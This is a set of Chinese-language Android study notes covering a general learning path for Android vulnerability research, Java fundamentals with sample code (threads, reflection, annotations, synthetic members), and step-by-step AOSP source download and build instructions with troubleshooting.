目錄

文章目录

Android 安全笔记

> 来源：JnuSimba/AndroidSecNotes

此系列文章是本人关于学习 Android 安全时记录的一些笔记，部分原创，部分是对网上文章的理解整理。如果可以找到原始参考链接时则会在文末贴出（如 乌云很多链接已失效，或者记不起当时存档时的链接），或者在文章开头写上 by xx，如有侵权请联系我（dameng34 at 163.com）删除或加上reference，感谢在网上共享知识的师傅们。

捐赠链接

如果觉得以下内容对您有一定帮助，不妨小额赞助我，以鼓励我更好地完善内容列表。





移动app自动化审计

内核漏洞挖掘

作者：Flanker Edward
链接：https://www.zhihu.com/question/45548548/answer/105379921
来源：知乎

Andriod平台漏洞也有很多种，分为不同的方向，比如内核漏洞挖掘/利用，用户态高权限进程漏洞挖掘/利用，浏览器漏洞挖掘/沙箱逃逸和针对Andriod自身结构的漏洞（权限泄漏、敏感信息泄漏等）。

Android是一个基于Linux的复杂系统，想要熟练挖掘Android漏洞必须要了解Linux系统本身（内核，驱动），以及Android在Linux架构上添加的各式各样的组件和功能（binder，media/graphics subsystem，zygote, chromium/skia和最上层的四大金刚等）。从问题中的角度来讲，对于不熟悉Windows平台的初学者，不建议将大量时间投入到Windows平台上的漏洞利用学习上，因为两个平台的漏洞虽然核心思想相通，但具体到利用的细节不太相同。这些精力时间投入到Linux平台和Android自身的研究学习上对于Android漏洞挖掘这个目的意义更大。并且从实际的角度出发，业界目前需要更多的也是Mobile系统方向上的人才。

基础的漏洞类型例如栈溢出、堆溢出、未初始化、OOB、UAF、条件竞争/TOCTOU漏洞等必须要熟练理解掌握，这些在各种CTF平台上在Linux平台下都可以练习到。但是需要注意的一点是CTF还是和实际有些区别。例如CTF上的堆溢出题目绝大部分都基于dlmalloc，而

Android早在5.0就切换到了jemalloc。现代软件中最常见的条件竞争漏洞因为比赛平台的限制也很少在CTF中看到（利用比较耗费资源，很难支撑比赛中的大规模并发需求）。

在了解了基础知识之后，可以进一步学习Andriod自身的体系结构。

- Binder方面可以学习调试几个经典漏洞（flankerhqd/mediacodecoob， blackhat）
- 文件格式漏洞自然是经典的stagefright
- 驱动/内核漏洞3636和1805
- Chrome V8相关
- 关注每个月的android security bulletin, 尝试从diff反推漏洞研究如何触发和利用
- 代码审计：经典书籍 The art of software security assessment
- fuzzing

当然，只要掌握了计算机体系结构，熟悉了程序的运作方式，到达一定境界之后那么各种漏洞、各种系统之间的界限也就渐渐模糊了。我所知道的业界人士中有不少从Windows大牛跨界为Android大牛，例如Fireeye的王宇王老师，pjf大牛。毕竟触类旁通，运用之妙，存乎一心，与君共勉。

Java语言基础

一. 类与文件

1. 一个 java 文件可以写多个类，每个类里面可以有main函数，一个java文件里面只能有一个 public 类，此时 java 文件的命名只能是public类名.java。使用 javac 编译一个 java 文件时，如果有多个类，会生成多个 类名.class 文件，java 类名 执行程序（单元测试）。
2. 多个class 文件可以打包成一个 jar 文件，java -jar test.jar 执行前需要设置一下程序入口，即在MANIFEST.MF 里面添加如下一句话：Main-Class: test.someClassName
3. 在Java中，为了组织代码的方便，可以将功能相似的类放到一个文件夹内，这个文件夹，就叫做包。包不但可以包含类，还可以包含接口和其他的包。 目录以"\"来表示层级关系，例如 E:\Java\workspace\Demo\bin\p1\p2\Test.java。 包以"."来表示层级关系，例如 p1.p2.Test 表示的目录为 \p1\p2\Test.class。
4. import 只能导入包所包含的类，而不能导入包。为方便起见，我们一般不导入单独的类，而是导入包下所有的类，例如 import java.util.*;

二. 关键字

final

可以修饰类，方法和成员变量
final修饰的类不能被继承
final修饰的方法不能被覆盖
final修饰的变量是常量，只能赋值一次

覆盖注意事项：

1. 子类方法覆盖父类方法时，子类方法的权限要>=父类
2. 静态方法只能覆盖静态方法
3. 如果父类方法添加final, 则子类重新定义此方法会编译出错
4. 在子类方法中可以通过super.method 调用父类方法，当然如果父类方法是private，也是不能调用的（实际上是子类重新定义method，并没 有覆盖父类method，可以认为父类method被隐藏了）

static

1. 用于修饰成员（成员变量和成员函数），被修饰后的成员具备以下特点：
    - 随着类的加载而加载，随着类的消失而消失
    - 优先于对象而存在
    - 被所有对象所共享
    - 可以直接用类名调用如类名.成员

2. 用于修饰静态代码块： static {...}

    - 随着类的加载而执行，而且只执行一次，可以用于给类进行初始化
    - 注：构造代码块{...}随着对象的构造而执行，而且创建几次就执行几次，可以用于给所有对象进行初始化
    - 静态代码块-->构造函数{super()-->成员初始化-->构造代码块-->后续语句}
3. 使用注意：

    - 静态方法只能访问静态成员
    - 静态方法中不可以出现this, super等关键字
    - 主函数是静态的

this & super

- this代表本类对象的引用
- super代表一个父类空间
- 当本类的成员和局部变量同名用this区分
- 当子父类的成员变量同名用super区分父类

interface

- 当一个抽象类中的方法都是抽象的时候，这时可以将该抽象类用另一种形式定义和表示，就是接口interface.
- 对于接口中的常见成员都有固定的修饰符。
  全局常量: public static final
  抽象方法： public abstract
- 类与类之间是继承extends关系；类与接口之间是实现implements关系；接口与接口之间是继承关系，而且接口可以多继承
- 类可以在继承一个类的同时实现多个接口
- 抽象类的继承，是is a关系，在定义该体系的基本共性内容，接口的实现是like a关系，在定义体系额外功能
- 接口类型的引用，用于指向接口的子类对象
- 抽象类可以为部分方法提供实现，避免了在子类中重复实现这些方法，提高了代码的可重用性，这是抽象类的优势；而接口中只能包含抽象方法，不能包含任何实现。

三. 继承

在子类的构造函数中第一行有一个默认的隐式语句 super(); 子类中所有的构造函数默认都会访问父类中的空参数的构造函 数。
如果父类中没有定义空参数构造函数，那么子类的构造函数必须用super(...)明确要调用父类中哪个构造函数。

同时子类构造函数中如果使用this调用了本类构造函数时，那么super语句就没有了，因为super和this都只能定义在第一行，所有只能有一个。 但是可以保证的是，子类中肯定会有其他的构造函数访问父类的构造函数。

四. 多态

1. 成员变量：
   编译时：参考引用型变量所属的类中是否有调用的成员变量，如果没有则编译失败
   运行时：参考引用型变量所属的类中是否有调用的成员变量，并运行该所属类中的成员变量

2. 成员函数：
   编译时：参考引用类型变量所属的类中是否有调用的函数，如果没有则编译失败
   运行时：参考的是对象所属的类中是否有调用的函数

3. 静态函数：
   编译时：参考引用类型变量所属的类中是否有调用的静态方法
   运行时：参考引用类型变量所属的类中是否有调用的静态方法
   其实对于静态方法，是不需要对象的，直接用类名调用

五. 内部类

内部类可以直接访问外部类中的成员
外部类要访问内部类，必须建立内部类的对象

// 直接访问外部类中的内部类中的成员

```
outer.inner in = new outer().new inner();
in.show();
```

// 如果内部类是静态的，相当于一个外部类

```
outer.inner in = new outer.inner();
in.show();
```

//如果内部类是静态的，而且成员是静态的
`outer.inner.function();`

// 如果内部类中定义了静态成员，该内部类必须也是静态的

```
class Outer
{
    int num = 3;
    class Inner
    {
        int num = 4;
        void show()
        {
            int num = 5;
            System.out.println(Outer.this.num);
        }
    }
    void method()
    {
        new Inner().show();
    }
}
```

- 局部内部类

  内部类可以放在局部位置上

  内部类在局部位置上只能访问局部中被final修饰的局部变量

- 匿名内部类

  前提：内部类必须继承或者实现一个外部类或者接口。

  匿名内部类其实就是一个匿名子类对象。

  格式：new 父类or接口(){子类内容}

```
abstract class Demo
{
    abstract void show();
}

class Outer
{
    int num = 4;
    /*
    class Inner extends Demo
    {
        void show()
        {
            System.out.println("show ..."+num);
        }
    }
    */
    public void method()
    {
        //new Inner().show();
        /* Demo de = */ new Demo()//匿名内部类。
        {
            void show()
            {
                System.out.println("show ........" + num);
            }
        } .show();
        //      de.show();
    }
}


class InnerClassDemo4
{
    public static void main(String[] args)
    {
        new Outer().method();
    }
}
```

注意：如下做法是错误的

```
Object obj = new Object()
{
    public void show()
    {
        System.out.println("show run");
    }

};
obj.show();
```

因为匿名内部类这个子类对象被向上转型为了Object类型，而Object类并没有show()的实现

通常的使用场景之一：当函数参数是接口类型时，而且接口中的方法不超过三个，可以用匿名内部类作为实际参数进行传递

```
interface Inter
{
    void show1();
    void show2();
}

class InnerClassDemo5
{
    public static void main(String[] args)
    {
        System.out.println("Hello World!");

        show(new Inter()
        {
            public void show1() {}
            public void show2() {}
        });

    }

    public static void show(Inter in)
    {
        in.show1();
        in.show2();
    }
}
```

六. 异常

函数内容如果抛出需要检测的异常，那么函数必须要声明异常，否则必须在函数内用try catch捕捉，否则编译失败

如果调用到了声明异常的函数，要么try catch 要么throws， 否则编译失败

功能内容可以解决用catch，解决不了用throws告诉调用者，由调用者解决

一个功能如果抛出了多个异常，那么调用时必须有对应多个catch进行针对性的处理

自定义异常时，继承Exception类(编译时异常），或者RuntimeException类(运行时异常)

子类在覆盖父类方法时，父类的方法如果抛出了异常，那么子类的方法只能抛出父类的异常或者该异常的子类

如果父类抛出多个异常，那么子类只能抛出父类异常的子集。如果父类方法没有抛出异常，那么子类覆盖时绝对不能抛

七.访问权限

包与包之间的类进行访问，被访问的包中的类必须是public的，被访问的包中的类的方法也必须是public的。

	public	protected	default	private
同一类中	Y	Y	Y	Y
同一包中	Y	Y	Y	N
子类中	Y	Y	N	N
不同包中	Y	N	N	N

八.线程

创建线程的第一种方式:继承Thread类。

创建线程的第二种方式：实现Runnable接口。

1. 定义类实现Runnable接口。
2. 覆盖接口中的run方法，将线程的任务代码封装到run方法中。
3. 通过Thread类创建线程对象，并将Runnable接口的子类对象作为Thread类的构造函数的参数进行传递。 为什么？因为线程的任务都封装在Runnable接口子类对象的run方法中，所以要在线程对象创建时就必须明确要运行的任务。
4. 调用线程对象的start方法开启线程。

实现Runnable接口的好处：

1. 将线程的任务从线程的子类中分离出来，进行了单独的封装。按照面向对象的思想将任务的封装成对象。
2. 避免了java单继承的局限性。

所以，创建线程的第二种方式较为常用。

```
class SubThread extends Thread
{
    public void run()
    {
        System.out.println("hahah");
    }
}
SubThread s = new SubThread();
s.start();
```

```
class Thread
{
    private Runnable r;
    Thread()
    {

    }
    Thread(Runnable r)
    {
        this.r  = r;
    }

    public void run()
    {
        if(r != null)
            r.run();
    }

    public void start()
    {
        run();
    }
}
class ThreadImpl implements Runnable
{
    public void run()
    {
        System.out.println("runnable run");
    }
}
ThreadImpl i = new ThreadImpl();
Thread t = new Thread(i);
t.start();
```

创建线程的第三种方式：通过Callable和Future创建线程

1. 创建Callable接口的实现类，并实现call()方法，该call()方法将作为线程执行体，并且有返回值。
2. 创建Callable实现类的实例，使用FutureTask类来包装Callable对象，该FutureTask对象封装了该Callable对象的call()方法的返回值。
3. 使用FutureTask对象作为Thread对象的target创建并启动新线程。
4. 调用FutureTask对象的get()方法来获得子线程执行结束后的返回值。 ``` java package com.thread;

import java.util.concurrent.Callable;
import java.util.concurrent.ExecutionException;
import java.util.concurrent.FutureTask;

public class CallableThreadTest implements Callable
{

```
public static void main(String[] args)
{
    CallableThreadTest ctt = new CallableThreadTest();
    FutureTask<Integer> ft = new FutureTask<>(ctt);
    for(int i = 0;i < 100;i++)
    {
        System.out.println(Thread.currentThread().getName()+" 的循环变量i的值"+i);
        if(i==20)
        {
            new Thread(ft,"有返回值的线程").start();
        }
    }
    try
    {
        System.out.println("子线程的返回值："+ft.get());
    } catch (InterruptedException e)
    {
        e.printStackTrace();
    } catch (ExecutionException e)
    {
        e.printStackTrace();
    }

}

@Override
public Integer call() throws Exception
{
    int i = 0;
    for(;i<100;i++)
    {
        System.out.println(Thread.currentThread().getName()+" "+i);
    }
    return i;
}
```

}```

创建线程的三种方式的对比

采用实现Runnable、Callable接口的方式创见多线程时 优势是：

> 线程类只是实现了Runnable接口或Callable接口，还可以继承其他类。
> 在这种方式下，多个线程可以共享同一个target对象，所以非常适合多个相同线程来处理同一份资源的情况，从而可以将CPU、代码和数据分开，形成清晰的模型，较好地体现了面向对象的思想。

劣势是：

> 编程稍微复杂，如果要访问当前线程，则必须使用Thread.currentThread()方法。

使用继承Thread类的方式创建多线程时 优势是：

> 编写简单，如果需要访问当前线程，则无需使用Thread.currentThread()方法，直接使用this 即可获得当前线程。

劣势是：

> 线程类已经继承了Thread 类，所以不能再继承其他父类。

synthetic的概念

According to the JVM Spec: "**A class member that does not appear in the source code must be marked using a Synthetic attribute.**" Also, "The Synthetic attribute was introduced in JDK release 1.1 to support nested classes and interfaces."

I know that nested classes are sometimes implemented using synthetic fields and synthetic contructors, e.g. **an inner class may use a synthetic field to save a reference to its outer class instance, and it may generate a synthetic contructor to set that field correctly**. I'm not sure if it Java still uses synthetic constructors or methods for this, but I'm pretty sure I did see them used in the past. I don't know why they might need synthetic classes here. On the other hand, something like RMI or java.lang.reflect.Proxy should probably create synthetic classes, since those classes don't actually appear in source code. I just ran a test where Proxy did not create a synthetic instance, but I believe that's probably a bug.

Hmm, we discussed this some time ago back here. It seems like Sun is just ignoring this synthetic attribute, for classes at least, and we should too.

synthetic 实例

有synthetic标记的field 和method 是class 内部使用的，正常的源代码里不会出现synthetic field。

下面的例子是最常见的synthetic field

```
class parent {
    public void foo() {
    }

    class inner {
        inner() {
              foo();
        }
    }
}
```

非static的inner class里面都会有一个`this$0`的字段保存它的父对象。编译后的inner class 就像下面这样：

```
class parent$inner
{
    synthetic parent this$0;
    parent$inner(parent this$0)
    {
        this.this$0 = this$0;
        this$0.foo();
    }
}
```

所有父对象的非私有成员都通过 `this$0` 来访问，多层嵌套的情形如下所示。

```
public class Outer { // this$0
    public class FirstInner { // this$1
        public class SecondInner { // this$2
            public class ThirdInner {
            }
        }
    }
}
```

还有许多用到synthetic 的地方，比如使用了assert 关键字的class会有一个 `synthetic static boolean $assertionsDisabled` 字段，`assert condition;` 在class里被编译成：

```
if(!$assertionsDisabled && !condition)
{
    throw new AssertionError();
}
```

在jvm 里所有class的私有成员都不允许在其他类里访问，包括它的inner class。在java语言里inner class是可以访问父类的私有成员的，在class里是用如下的方法实现的：

```
class parent
{
  private int value = 0;
  synthetic static int access$000(parent obj)
  {
    return value;
  }
}
```

在inner class里通过 `access$000` 来访问value字段。

另外一个例子，外包类访问嵌套类私有属性。

```
import java.lang.String;

public class A{
  private static class B{
    private String b1="b111";
    private String b2="b2222";
  }
  public static void main(String[] args){
    A.B b=new A.B();
    String tmp=b.b1;
    String tmp1=b.b2;
  }
}
```

运行javap -private A.B 输出如下:

```
class A$B {
  private java.lang.String b1;
  private java.lang.String b2;
  private A$B();
  A$B(A$1);
  static java.lang.String access$100(A$B);
  static java.lang.String access$200(A$B);
}
```

生成了两个synthetic方法，分别对应于String tmp=b.b1;String tmp1=b.b2;访问两个私有属性。

原文 by efany

Java 的反射机制

JAVA反射机制是在运行状态中，对于任意一个类，都能够知道这个类的所有属性和方法；对于任意一个对象，都能够调用它的任意一个方法；这种动态获取信息以及动态调用对象的方法的功能称为java语言的反射机制。

用处：

1) 在运行时判断任意一个对象所属的类；

2) 在运行时构造任意一个类的对象；

3) 在运行时判断任意一个类所具有的成员变量和方法；

4) 在运行时调用任意一个对象的方法；

5) 生成动态代理。

比如像下面代码：

```
//获取类
Class c = Class.forName("java.lang.String");
// 获取所有的属性
Field[] fields = c.getDeclaredFields();
StringBuffer sb = new StringBuffer();
sb.append(Modifier.toString(c.getModifiers()) + " class " + c.getSimpleName() + "{\n")
;
// 遍历每一个属性
for (Field field : fields) {
    sb.append("\t");// 空格
    sb.append(Modifier.toString(field.getModifiers()) + " ");// 获得属性的修饰符，例如publ
ic，static等等
    sb.append(field.getType().getSimpleName() + " ");// 属性的类型的名字
    sb.append(field.getName() + ";\n");// 属性的名字+回车
}
sb.append("}\n");
System.out.println(sb);
```

就可以获得 String ，这个我们常用类的所有属性：

```
public final class String{
    private final char[] value;
    private int hash;
    private static final long serialVersionUID;
    private static final ObjectStreamField[] serialPersistentFields;
    public static final Comparator CASE_INSENSITIVE_ORDER;
}
```

`Field[] fields = object.getClass().getDeclaredFields();`

这句代码的意思就是getClass获得类，然后getDeclaredFields获得类中的所有属性。

类似的方法有 ：

```
getName()：获得类的完整名字。
getFields()：获得类的public类型的属性。
getDeclaredFields()：获得类的所有属性。
getMethods()：获得类的public类型的方法。
getDeclaredMethods()：获得类的所有方法。
getMethod(String name, Class[] parameterTypes)：获得类的特定方法，name参数指定方法的名字，par
ameterTypes参数指定方法的参数类型。
getConstructors()：获得类的public类型的构造方法。
getConstructor(Class[] parameterTypes)：获得类的特定构造方法，parameterTypes参数指定构造方法
的参数类型。
newInstance()：通过类的不带参数的构造方法创建这个类的一个对象。
```

```
Method method = activityClass.getMethod("setContentView", int.class);
method.invoke(activity, layoutId);
```

getMethod中的第一个参数是methodname，第二个参数是参数类型集合，通过这两个参数得到要执行的Method。
method.invoke中的第一个参数是执行这个方法的对象，第二个参数是方法参数。执行该Method.invoke方法的参数是执行这个方法的对象owner，和参数数组args。可以这么理解：owner对象中带有参数args的method方法，返回值是Object，也即是该方法的返回值。在此基础上还有

```
public Object invokeMethod(Object owner, String methodName, Object[] args) throws Exce
ption {

     Class ownerClass = owner.getClass();

     Class[] argsClass = new Class[args.length];

     for (int i = 0, j = args.length; i < j; i++) {
         argsClass[i] = args[i].getClass();
     }

      Method method = ownerClass.getMethod(methodName,argsClass);

     return method.invoke(owner, args);
}

public Object invokeStaticMethod(String className, String methodName,
             Object[] args) throws Exception {
     Class ownerClass = Class.forName(className);

     Class[] argsClass = new Class[args.length];

     for (int i = 0, j = args.length; i < j; i++) {
         argsClass[i] = args[i].getClass();
     }

    Method method = ownerClass.getMethod(methodName,argsClass);

     return method.invoke(null, args);
 }
```

原理就是调用getMethod和method.invoke。
Java中有关反射的类有以下这几个：

```
java.lang.Class     编译后的class文件的对象
java.lang.reflect.Constructor     构造方法
java.lang.reflect.Field     类的成员变量（属性）
java.lang.reflect.Method     类的成员方法
java.lang.reflect.Modifier     判断方法类型
java.lang.annotation.Annotation     类的注解
```

Java 注解

Annotation（注解）就是Java提供了一种源程序中的元素关联任何信息或者任何元数据（metadata）的途径和方法。

Annotation是被动的元数据，永远不会有主动行为，所以我们需要通过使用反射，才能让我们的注解产生意义，即使用反射获取注解信息。

相信大家对于这行代码很熟悉了

`@Override`

但是肯定很多人都只是知道这行代码是重写父类方法的时候会用到，但并不知道它是什么。

其实这就是一种注解，可以理解成它标识了变量或者方法的某种属性。

那么看看它的具体实现

```
@Target(ElementType.METHOD)
@Retention(RetentionPolicy.SOURCE)
public @interface Override {
}
```

根据上面这些信息我们得出这几个问题

1) 关键字@interface : @interface是Java中表示声明一个注解类的关键字。使用@interface 表示我们已经继承了java.lang.annotation.Annotation类，这是一个注解的基类接口。 2) 注解再次被注解：注解的注解叫做元注解包括 @Retention: 定义注解的保留策略；@Target：定义注解的作用目标； @Document：说明该注解将被包含在javadoc中； @Inherited：说明子类可以继承父类中的该注解四种。

3) 注解的注解里面的参数

```
@Retention(RetentionPolicy.SOURCE)//注解仅存在于源码中，在class字节码文件中不包含
@Retention(RetentionPolicy.CLASS)// 默认的保留策略，注解会在class字节码文件中存在，但运行时无法得到
@Retention(RetentionPolicy.RUNTIME)// 注解会在class字节码文件中存在，在运行时可以通过反射获取到
```

```
@Target(ElementType.TYPE)   //接口、类、枚举、注解
@Target(ElementType.FIELD) //字段、枚举的常量
@Target(ElementType.METHOD) //方法
@Target(ElementType.PARAMETER) //方法参数
@Target(ElementType.CONSTRUCTOR)  //构造函数
@Target(ElementType.LOCAL_VARIABLE)//局部变量
@Target(ElementType.ANNOTATION_TYPE)//注解
@Target(ElementType.PACKAGE) ///包
```

Android 中的注解

之前我们获取控件使用的是这样的代码
`TextView text = (TextView) findViewById(R.id.text);`
当我们的布局比较复杂的时候，获取控件的代码就得写好长，而且都是重复的。这时候注解式绑定就应运而生了，比如XUtils框架等就实现了这些功能。
通过注解实现setContentView、findViewById、setOnClickListener

代码实现：

MainActivity.java

```
@ContentView(id = R.layout.activity_main)
public class MainActivity extends AppCompatActivity implements View.OnClickListener{
    @ViewInject(id = R.id.button1,clickable = true)
    private Button button1;
    @ViewInject(id = R.id.button2)
    private Button button2;
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        AnnotateUtils.inJect(this);
        button1.setText("button1");
        button2.setText("button2");
    }

    @Override
    public void onClick(View v) {
        switch (v.getId()){
            case R.id.button1:
                Toast.makeText(MainActivity.this, "button1", Toast.LENGTH_SHORT).show(
);
                break;
        }
    }
}
```

逻辑实现

1) 编写两个类Override的Annotation:ContentView、ViewInject

2) 编写一个AnnoteUtils类用来检测添加了注解的类、变量、方法，并且根据值执行对应的操作。

代码实现

ContentView.java

```
@Target(ElementType.TYPE)
@Retention(RetentionPolicy.RUNTIME)
public @interface ContentView {
    int id();//layout资源值
}
```

ElementType.TYPE表示着这个注解作用于类；RetentionPolicy.RUNTIME表示这个注解在运行时可以通过反射获取到

ViewInject.java

```
@Target(ElementType.FIELD)
@Retention(RetentionPolicy.RUNTIME)
public @interface ViewInject {
    int id();//控件id
    boolean clickable() default false;
}
```

ElementType.TYPE表示着这个注解作用于字段；

AnnotateUtils.java

```
public class AnnotateUtils {

    private static void injectViews(Object object, View sourceView){
        Field[] fields = object.getClass().getDeclaredFields();
        for (Field field : fields){
            ViewInject viewInject = field.getAnnotation(ViewInject.class);
            if(viewInject != null){
                int viewId = viewInject.id();
                boolean clickable = viewInject.clickable();
                if(viewId != -1){
                    try {
                        field.setAccessible(true);
                        field.set(object, sourceView.findViewById(viewId));
                        if(clickable == true){
                            sourceView.findViewById(viewId).setOnClickListener((View.O
nClickListener) (object));
                            // 直接使用Activity作为事件监听器
                        }
                    } catch (Exception e) {
                        e.printStackTrace();
                    }
                }
            }
        }
    }

    private static void inJectContentView(Activity activity){
        Class<? extends Activity> activityClass =  activity.getClass();
        ContentView contentView = activityClass.getAnnotation(ContentView.class);
        if(contentView != null){
            int layoutId = contentView.id();
            try {
                Method method = activityClass.getMethod("setContentView", int.class);
                method.invoke(activity, layoutId);
            } catch (Exception e) {
                e.printStackTrace();
            }
        }
    }

    public static void inJect(Activity activity){
        inJectContentView(activity);
        injectViews(activity, activity.getWindow().getDecorView());
    }
}
```

原理就是在AnnotateUtils通过传入的Object对象获得在类中注解了的字段，方法以及类本身，执行对应的操作。

Reference

Android注解与反射机制

Android开发基础

Android 源码下载和编译

Android Jelly Bean(Android 4.1)的编译依赖Sun JDK 1.6，由于Ubuntu默认使用Open JDK，所以需要首先安装JDK1.6。

安装JDK

首先从oracle下载JDK1.6，得到文件jdk-6u45-linux-x64.bin 运行直接运行解包，得到文件夹jdk1.6.0_45。

设置环境变量，编辑文件gedit /etc/profile

```
export JAVA_HOME=/home/monkey/Documents/jdk1.6.0_45
export JRE_HOME=${JAVA_HOME}/jre
export CLASSPATH=.:${JAVA_HOME}/lib:${JRE_HOME}/lib
export PATH=$PATH:${JAVA_HOME}/bin:${JRE_HOME}/bin
```

安装依赖软件包

`sudo apt-get install git-core gnupg flex bison gperf build-essential zip curl zlib1g-dev g`

下载Android代码

```
//建立repo工作目录
mkdir ~/bin
PATH=~/bin:$PATH
//下载repo脚本
$ curl https://storage.googleapis.com/git-repo-downloads/repo > ~/bin/repo
$ chmod a+x ~/bin/repo
//建立Android源码目录
mkdir -p ~/android/jellybean
cd ~/android/jellybean
//初始化repo
repo init -u https://android.googlesource.com/platform/manifest -b android-4.1.1_r3
//查看分支情况
git ls-remote --tags https://android.googlesource.com/platform/manifest
//下载Android源代码
repo sync
```

下载指定模块源码

`repo manifest -o -`

其中，name表示项目模块名称以及在源码服务器上的相对路径，path表示项目的本地路径。

repo manifest -o - 命令读取的是本地源码目录(~/android/jellybean)下的.repo/manifest/default/xml文件。

知道了有哪些项目可以单独下载，只要将项目模块名指定给repo sync即可。

`repo sync platfoem/system/core`

下载Android Linux Kernel源码

Kernel部分的源码没有采用repo工具管理，可以直接通过git下载。

```
cd ~/android/jellybean
mkdir kernel
cd kernel
```

下载通用版，其余是针对特定处理器的版本，执行第一条指令即可。

```
git clone https://android.googlesource.com/kernel/common.git
git clone https://android.googlesource.com/kernel/goldfish.git
git clone https://android.googlesource.com/kernel/msm.git
git clone https://android.googlesource.com/kernel/omap.git
git clone https://android.googlesource.com/kernel/samsung.git
git clone https://android.googlesource.com/kernel/tegra.git
```

由于Android JellyBean使用的是Linux 3.0内核，还需要切换到Kernel 3.0分支。

```
cd common
git branch -a
git checkout remotes/origin/Android-3.0
```

编译Android上层系统源码

导入预设脚本：

`. build/envsetup.sh` 或者
`source build/envsetup.sh`

指定产品名和编译变量

```
lunch
//选择full-eng 模拟器设备
```

编译源码：
`make -j8`

Mac环境配置：

```
hdiutil create -type SPARSE -fs 'Case-sensitive Journaled HFS+' -size 40g ~/android.dm
g
hdiutil resize -size <new-size-you-want>g ~/android.dmg.sparseimage
hdiutil attach ~/android.dmg -mountpoint /Volumes/android
```

编译指定模块源码

- make 模块名
- mm 来自于envsetup.sh脚本中注册的函数
- mmm 来自于envsetup.sh脚本中注册的函数

make 模块名

适合第一次编译，会把依赖块一并编译。 编译应用层源码，查看Android.mk文件的LOCAL_PACKAGE_NAME。

```
cat packages/apps/Phone/Android.mk
...
LOCAL_PACKAGE_NAME := Phone
...
make Phone
```

编译框架层和系统运行库源码，查看LOCAL_MODULE变量：

```
find frameworks -name Android.mk
cat frameworks/base/cmds/app_process/Android.mk
...
LOCAL_MODULE := app_process
...
make app_process
```

mmm命令

用于在源码根目录编译指定模块，参数为模块的相对路径。只能在第一编译后使用，比如要编译Phone部分源码：

`mmm packages/apps/phone`

mm命令

用于在模块根目录编译这个模块，只能在第一次编译后使用。比如要编译Phone部分源码：

```
cd packages/apps/phone
mm
```

mmm和mm命令必须在执行. build/envsetup.sh之后才能使用，并且只编译发生变化的文件，如果需要编译模块的所有文件，需要加-B。如：mm -B

Android 源码结构

包名	内容
abi	二进制兼容性检查
bionic	Bionic C库实现代码
boottable	启动引导程序的源码，包含bootloader，diskinstall和recovery
build	编译系统，包含各种make和shell脚本
cts	兼容性检测源码，Android手机如果需要Google认证，就需要通过Google的兼容性检测，目的是确保该手机系统具备标准的SDK API接口
dalvik	Dalvik虚拟机源码
development	Android开发所使用的一些配置文件
device	不同厂商设备相关的编译脚本，包含三星和摩托罗拉等
docs	source.android.com文档
external	Android依赖的扩展库，包括bluetooth、skia、sqlite、webkit、wpa_supplicant等功能库和一些工具库，如oprofile用于JNI层的性能调试。系统运行库层大部分代码位于这里
frameworks	框架层源码，应用框架层位于这里
gdk	提供NDK build的封装脚本
hardware	硬件抽象层相关源码
libcore	核心Java库。Android2.3 以前位于/dalvik/libcore目录下
libnativehelper	JNI的一些头文件
Makefile	编译入口，指向/build/main.mk
ndk	NDK(Native Development Kit)开发环境相关源码
out	编译输出目录，编译后的所有输出都在这个目录，分为主机部分和目标机部分
packages	包含各种内置应用程序、内容提供器、输入法等。应用层开发主要集中在这部分
prebuilt	编译所需的程序文件，主要包含不同平台下的ARM编译器
sdk	编译SDK工具所需的文件，包含hierachyviewer、eclipse插件、emulator、raceview等主要工具
system	Linux所需的一些系统工具程序，比如adb、debuggerd、fastboot、logcat等。

编译遇到的问题

出现错误：

```
make: *** Waiting for unfinished jobs....
make: *** [out/host/linux-x86/obj/STATIC_LIBRARIES/libhost_intermediates/CopyFile.o] E
rror 127
host C++: libandroidfw <= frameworks/base/libs/androidfw/Asset.cpp
prebuilts/tools/gcc-sdk/g++: line 40: prebuilts/tools/gcc-sdk/../../gcc/linux-x86/host
/i686-linux-glibc2.7-4.6/bin/i686-linux-g++: No such file or directory
make: *** [out/host/linux-x86/obj/STATIC_LIBRARIES/libandroidfw_intermediates/Asset.o]
 Error 127
Note: Some input files use or override a deprecated API.
Note: Recompile with -Xlint:deprecation for details.
```

解决方案：

`sudo apt-get install gcc-multilib`

出现错误：

`/home/monkey/android/4.1.1/prebuilts/gcc/linux-x86/host/i686-linux-glibc2.7-4.6/bin/../lib`

解决方案：

`sudo apt-get install zlib1g:i386`

出现错误：

`gcc: error trying to exec 'cc1plus': execvp: No such file or directory`

解决方案：

```
gcc和g++版本不匹配
$ sudo apt-get install gcc-4.4 g++-4.4
$ sudo rm -f /usr/bin/gcc /usr/bin/g++
$ sudo ln -s /usr/bin/gcc-4.4 /usr/bin/gcc
$ sudo ln -s /usr/bin/g++-4.4 /usr/bin/g++
```

出现错误：

`libstdc++.so.6: cannot open shared object file: No such file or directory`

解决方案：

`sudo apt-get install lib32stdc++6`

出现错误：

`Can't locate Switch.pm in @INC (you may need to install the Switch module)`

解决方案：

`sudo apt-get install libswitch-perl`

出现错误：

`/bin/bash: xmllint: command not found`

解决方案：

`sudo apt-get install libxml2-utils`

Reference

http://www.alonemonkey.com/2016/05/03/android-source-compile/

一、基础知识

1. Android SDK/NDK：Android SDK包含了一个调试器、库、一个模拟器、文档、实例代码和教程。NDK 是支持native app 开发所需的一套支持，即使用c/c++ 开发。
2. ADT: 用于Eclipse的Android开发工具（Android Development Tools，ADT）插件是对Eclipse IDE的扩展，用以支持android应用程序的创建和调试。
3. AVD(Android Virtual Device): AVD是一个模拟器实例，可以用来模拟一个真实的设备。
4. Activity: Activity(活动）是一个包含应用程序的用户界面窗口，一个应用程序可以有零个或多个活动。Activity 是所有程序的根本，所有程序都运行在Activity之中，Activity具有自己的生命周期，由系统控制生命周期，程序无法改变。
5. Intent：Intent是android中的一种消息通信机制（媒介），专门提供组件互相调用的相关信息，实现调用者和被调用的解耦。
6. 显式Intent：指定了component属性的intent（调用 setComponent）或者setClass（context，class）来指定）。通过指定具体的组件类，调用应用启动对应的组件。
7. 隐式Intent：没有指定component属性的Intent。这些Intent需要包含足够的信息，这些系统才能根据这些信息，在所有的可用组件中，确定满足此Intent的组件。
8. Toast: Toast是android中用来显示信息的一种机制，和Dialog不一样的是Toast是没有焦点的，而且Toast显示的时间有限，过一定时间就会自动消失。
9. Android 操作系统： Android是一种基于Linux的开源的收集操作系统。
